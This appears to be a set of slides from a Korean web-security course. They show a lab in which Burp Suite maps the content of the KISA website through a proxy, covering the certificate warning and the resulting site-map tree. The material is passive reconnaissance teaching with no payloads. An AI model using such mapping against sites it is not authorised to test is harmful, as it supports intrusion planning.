
## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - Intercept is on 을 클릭해서 Intercept is off (패킷 인터셉트 하지 않음)로 변경한다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - 브라우저에서 인증서 오류로 인해 경고 창이 나타남. 하단에 있는 고급을 클릭.



## 4 <실습> 애플리케이션 콘텐츠 맵 작성


- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
  - www.kisa.or.kr(안전하지 않음)(으)로 이동을 클릭.



## 4 <실습> 애플리케이션 콘텐츠 맵 작성

### • User-Directed 스파이더링 실습 – Burp Suite를 이용해서 콘텐츠 맵을 확인한다.

- 정상적으로 웹 사이트에 접속됨을 볼 수 있다.
- 브라우저 주소창에 '주의 요망' 이라고 되어 있는 부분을 확인한다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

### • User-Directed 스파이더링 실습

#### – Burp Suite를 이용해서 콘텐츠 맵을 확인한다.

- 주의 요망을 클릭하면 HTTPS가 사용되지 않았다고 경고 내용이 보인다.
- 아래 인증서(유효하지 않음)를 클릭한다.




## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - 인증서 정보를 보면 발급자가 ‘PortSwigger CA’로 KISA가 아님을 볼 수 있다.

The image consists of two side-by-side screenshots. The left screenshot is a modal window titled '인증서' (Certificate) with tabs for '일반' (General), '자세히' (Details), and '인증 경로' (Certification Path). It displays a section titled '인증서 정보' (Certificate Information) with the message '신뢰된 인증 기관에서 이 인증서를 검증할 수 없습니다.' (This certificate cannot be verified by a trusted certification authority). Below this, it shows '발급 대상:' (Issued to:) as 'www.kisa.or.kr' and '발급자:' (Issuer:) as 'PortSwigger CA', which is highlighted with a red rectangle. At the bottom, it shows the certificate's validity period: '유효 기간(시작) 2014-03-15 부터 2038-03-15'. There are '발급자 설명(S)' (Issuer Description) and '확인' (Check) buttons. The right screenshot shows the main KISA website homepage. At the top, there are links for 'SITEMAP', 'LANGUAGE', and '대국민서비스 바로가기'. Below the header, there are four main menu items: '고객광장', '알림마당', '자료실', and '진흥원소개'. A large banner features a globe and text about DDoS attacks. Below the banner, several staff members are visible working at their desks, each with multiple computer monitors. The footer contains news items and links for '공지사항', '보도자료', '입찰공고', and '채용공고'.


## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - 다시 Burp Suite로 넘어와서 Target 탭의 Site map을 확인한다.



## 4 <실습> 애플리케이션 콘텐츠 맵 작성

- User-Directed 스파이더링 실습
  - Burp Suite를 이용해서 콘텐츠 맵을 확인한다.
    - Site map에서 https://www.kisa.or.kr로 되어 있는 부분을 살펴보면 사이트 구조를 볼 수 있다.



The screenshot shows the Burp Suite interface with the 'Site map' tab selected. On the left, a tree view displays the website structure starting from the root 'https://www.kisa.or.kr'. A red box highlights this tree view, specifically pointing to the 'business' folder and its subfolders: 'address', 'gdpr', 'global', 'ictadr', 'infor', 'manageSites.jsp', 'npost', 'policy', 'promotion', 'protect', 'public', and 'violation'. To the right of the tree view is a table showing a single entry for the root URL: Host: http://www.kisa.or.kr, Method: GET, URL: /, Status: 302, Length: 309. Below the table are tabs for 'Request' and 'Response', and further down are tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Request' tab shows the HTTP header and body. The 'Headers' tab includes 'Accept', 'Accept-Encoding', and 'Accept-Language' fields. The 'Type a search term' search bar at the bottom right contains the text '0 matches'.

## 4 <실습> 애플리케이션 콘텐츠 맵 작성

### • User-Directed 스파이더링 실습

– Burp Suite를 이용해서 콘텐츠 맵을 확인한다.

- 브라우저에서 직접 방문한 페이지는 사이트 맵에서 검은색으로 표시되고, 오른쪽 세부 내용에서 Response 내용까지도 확인할 수 있다.

The screenshot shows the Burp Suite interface with the following details:

- Site map:** On the left, a tree view of URLs. The path `http://www.kisa.or.kr/main.jsp` is selected and highlighted with a red box.
- Response tab:** On the right, the selected URL `https://www.kisa.or.kr /main.jsp` is shown in the main pane. Below it, the **Response** tab is selected and highlighted with a red box. The response content is displayed in the Raw tab, showing the following headers and body:
 


```
HTTP/1.1 200 OK
Date: Fri, 28 Sep 2018 00:31:38 GMT
X-Px: nc h0-s1315.p61-icn ( origin)
Cache-Control: private
Content-Type: text/html; charset=utf-8
X-XRDS-Location: https://www.kisa.or.kr/openid/xrds.do
Vary: Accept-Encoding,User-Agent
Connection: close
```

## 4 <실습> 애플리케이션 콘텐츠 맵 작성

### • User-Directed 스파이더링 실습

– Burp Suite를 이용해서 콘텐츠 맵을 확인한다.

- 직접 방문하지 않은 사이트는 왼쪽에서 보는 것과 같이 회색으로 표시되고 Response 데이터가 없다.

